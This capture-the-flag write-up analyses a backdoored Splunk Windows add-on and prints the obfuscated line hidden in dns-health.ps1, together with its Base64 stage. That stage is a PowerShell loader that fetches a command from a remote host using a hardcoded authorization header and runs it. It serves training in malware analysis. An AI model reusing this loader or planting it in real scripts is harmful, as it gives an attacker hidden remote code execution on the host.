


Backdoored Splunk II

Challenge Description:




I start by downloading the zip file and then unzipping it.





I then try visiting the website and port provided by the challenge. This returns an error for "Missing or invalid Authorization header".



I then try using the grep command and some keywords like "Authorization, header, flag, etc." Nothing of interest was found.

So I move into the directory and look at some of the PowerShell scripts for anything interesting.

```
┌──(ziltch㉿HuntressCTF2024)-[~/HuntressCTF24/BackSplunkII/Splunk_TA_windows]
└─$ ls
LICENSES  README.txt  VERSION       appserver  default  metadata            static
README    THIRDPARTY  app.manifest  bin        lookups  splunkbase.manifest
```

```
┌──(ziltch㉿HuntressCTF2024)-[~/…/BackSplunkII/Splunk_TA_windows/bin/powershell]
└─$ ls
2012r2-health.ps1      2012r2-siteinfo.ps1  dns-zoneinfo.ps1                 nt6-health.ps1     nt6-siteinfo.ps1
2012r2-repl-stats.ps1  dns-health.ps1       generate_windows_update_logs.ps1 nt6-repl-stat.ps1  windows_bios_data.ps1
```


While looking through the scripts, I found the "dns-health.ps1" script that contained a "STRinG" of Char code.

```
┌──(ziltch㉿HuntressCTF2024)-[~/…/BackSplunkII/Splunk_TA_windows/bin/powershell]
└─$ cat dns-health.ps1
#
# Determine the health and statistics of this Microsoft DNS Server
#
$Output = New-Object System.Collections.ArrayList
$Date = Get-Date -format 'yyyy-MM-ddTHH:mm:sszzz'
write-host -NoNewline ""$Date

# Name of Server
$ServerName = $env:ComputerName
write-host -NoNewline ""Server=`"$ServerName`"

#
# Windows Version and Build #
#
$WindowsInfo = Get-Item "HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion"
$OS = $WindowsInfo.GetValue("ProductName")
$OSSP = $WindowsInfo.GetValue("CSDVersion")
$WinVer = $WindowsInfo.GetValue("CurrentVersion")
$WinBuild = $WindowsInfo.GetValue("CurrentBuildNumber")
[STRinG]::JoIN('',[chAr[]](36 , 79 ,83 , 86, 69 ,82 ,32, 61,32,39 , 105, 101, 120 , 32 , 40 ,91 ,83 , 121 , 115 , 116,101 ,
 109, 46,84 ,101 ,120 , 116 ,46,69 ,110 ,99, 111 , 100, 105 ,110 ,103 ,93, 58 ,58 ,85, 84,70 , 56,46,71 ,101 ,116,83,116, 1
14 , 105 , 110, 103 ,40 , 91 , 83 ,121 , 115 ,116, 101, 109 , 46 ,67 ,111, 110,118 , 101, 114 ,116 , 93, 58 ,58, 70,114 ,11
1, 109 ,66,97 , 115, 101,54, 52 , 83 , 116 , 114 ,105 , 110,103,40 ,34,73,121 , 65 , 107,85, 69 , 57 , 83,86 ,67 ,66 ,105,9
0 ,87, 120, 118 , 100,121, 66,112 ,99,121 , 66 ,107 ,101, 87 , 53 , 104,98 ,87 , 108 , 106, 73 , 72 , 82 , 118 ,73, 72,82 ,
 111, 90 , 83, 66, 121 , 100 , 87, 53 , 117 ,97 , 87 , 53 , 110, 73,72 ,78, 108 ,99, 110 , 90 , 112, 89,50 ,85 , 103, 98 ,5
0 ,89,103 , 100,71,104 ,108,73, 71 ,66 , 84, 100, 71, 70 , 121 , 100 ,71 , 65, 103, 89, 110,86,48, 100,71 , 57, 117 , 68, 8
1, 112,65 ,75 , 67,82,111 ,100 ,71 ,49 , 115 ,73 , 68,48,103, 75 ,69, 108,117,100, 109 ,57,114 , 90 , 83 , 49,88, 90 ,87,74
,83,90, 88, 70, 49, 90,88, 78 ,48, 73,71 ,104 ,48 ,100,72 , 65 , 54 ,76, 121, 57,106 , 97,71, 70,115,98 ,71, 86 ,117 , 90,
50,85 ,117,89 , 51 ,82,109,76 ,109, 100, 104,98 ,87 ,86, 122 ,79 , 105, 82 ,81 ,84 , 49,74, 85 , 73,67,49 ,73 , 90 ,87 ,70,
107 , 90, 88 , 74,122 ,73,69, 66 ,55 ,81 ,88 , 86 ,48 ,97 ,71 ,57 , 121 ,97,88, 112,104, 100 ,71 ,108, 118,98,106 , 48 ,111
,73 ,107, 74, 104,99,50 ,108,106,73,70, 108 , 116, 82,109,112 ,104, 77 ,108, 74 ,50 ,89,106 ,78 , 74 ,78,109 ,82, 72 , 97,7
2, 66, 106 ,77 , 84 ,108 ,119, 89 , 122,69, 53,77 , 71 , 70 , 72 ,86, 109,90, 104 , 83 , 70,73,119 ,89 , 48, 89 , 53 ,101 ,
108, 112, 89 , 83 , 106,74 , 97, 87 ,69,112 , 109 ,89 ,122, 74,87 ,97, 109,78, 116, 86,106 , 65, 105,75, 88 , 48, 103 , 76,
86 ,86 ,122, 90 , 85,74 , 104 ,99, 50,108, 106 ,85, 71, 70 ,121,99,50 , 108 , 117 , 90,121 , 107 ,117, 81,50 ,57,117, 100,
71 , 86 , 117, 100 , 65, 48 , 75,97 , 87,89 ,103, 75 ,67, 82 , 111,100 ,71 , 49, 115 ,73 ,67,49 ,116 , 89 , 88, 82,106 ,97
, 67 , 65,110, 80, 67 , 69 , 116 , 76,83 , 103, 117 , 75 ,106 , 56 ,112 ,76 , 83,48,43,74,121 , 107 ,103 , 101,119 ,48 ,75,
 73,67 , 65 ,103,73 , 67 , 82, 50,89 ,87, 120,49 ,90 ,83, 65 , 57 , 73, 67, 82, 116 ,89, 88 , 82,106 ,97 ,71, 86,122, 87, 1
22,70,100 , 68, 81 ,111,103 , 73 ,67,65 , 103 , 74 , 71, 78 ,118, 98 ,87 ,49, 104 ,98 ,109 ,81, 103,80 , 83 , 66, 98 ,85 ,
51 , 108, 122 , 100 ,71,86, 116, 76,108 ,82, 108 , 101,72,81,117 ,82,87 ,53 ,106 ,98 , 50, 82 , 112 ,98,109 ,100,100 , 79 ,
 106 , 112 ,86 ,86 , 69 , 89,52 ,76,107 , 100,108, 100 , 70, 78,48 ,99,109 , 108,117 , 90 , 121, 104 , 98 , 85, 51, 108 ,12
2, 100, 71, 86, 116 , 76 , 107, 78 ,118 ,98, 110,90, 108 , 99, 110,82,100, 79,106,112, 71,99,109, 57, 116 , 81 , 109 , 70 ,
 122 , 90 , 84,89 , 48 , 85, 51 , 82,121 , 97 ,87,53, 110,75,67,82 ,50,89 , 87 , 120 , 49 ,90 , 83 , 107 ,112 ,68, 81,111,
103 , 73, 67, 65 ,103 ,83 ,87, 53 ,50 , 98 , 50, 116 , 108, 76,85,86 , 52 ,99 ,72, 74 ,108, 99,51 ,78, 112 ,98, 50 , 52 , 1
03, 74, 71, 78,118, 98, 87 , 49 ,104 ,98, 109 ,81 , 78 ,67 ,110,48 , 112 , 34,41, 41 , 41,39 )) | &( $PsHomE[21]+$PsHoMe[30
]+'X')
```

Taking the char code over to cyberchef, we can begin decoding it. After using "Comma" as the delimiter and a Base of 10, we get a decoded message. Within the decoded text there is a Base64 string. We can put that string back into cyberchef.



Lets now decode it using the From Base64 recipe. We have the decoded string. Now there is another base64 encoded string we can put back into cyberchef.

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,fal 133%

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | HuntressCTF24 | Google | OSINT

Download CyberChef | Last build: 14 days ago - Version 10 is here! Read about the new featur... | Options | About / Support

Operations 440

from bas

- From Base
- From Base32
- From Base45
- From Base58
- From Base62
- From Base64
- From Base85
- From Base92
- Fork
- To Base58
- Favourites
- Data format
- Encryption / Encoding
- Public Key
- Arithmetic / Logic
- Networking
- Language
- Utils
- Date / Time

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode

STEP | BAKE! | ☑ Auto Bake

Input


```
IyAkUE9SVCBiZWxvdyBpcyBkeW5hbWljIHRvIHRoZSBydW5uaW5n
IHNlcnZpY2Ugb2YgdGhlIGBTdGFydGAgYnV0dG9uDQpAKCRodG1s
ID0gKEludm9rZS1XZWJSZXF1ZXN0IGh0dHA6Ly9jaGFsbGVuZ2Uu
Y3RmLmdhbWVzOiRQT1JUIC1IZWFkZXJzIEB7QXV0aG9yaXphdGlv
bj0oIkJhc2ljIFltRmphMlJ2YjNJNmRHaHBjMTlwYzE5MGFHVmZh
SFIwY0Y5elpYSjJaWEpmYzJWamNtVjAiKX0gLVVzZUJhc2ljUGFy
c2luZykuQ29udGVudA0KaWYgKCRodG1sIC1tYXRjaCAnPCEtLSgu
Kj8pLS0+Jykgew0KICAgICR2YWx1ZSA9ICRtYXRjaGVzWzFdDQog
ICAgJGNvbW1hbmQgPSBbU3lzdGVtLlRleHQuRW5jb2RpbmddOjpV
VEY4LkdldFN0cmluZyhbU3lzdGVtLkNvbnZlcnRdOjpGcm9tQmFz
ZTY0U3RyaW5nKCR2YWx1ZSkpDQogICAgSW52b2tlLUV4cHJlc3Np
b24gJGNvbW1hbmQNCn0p
```

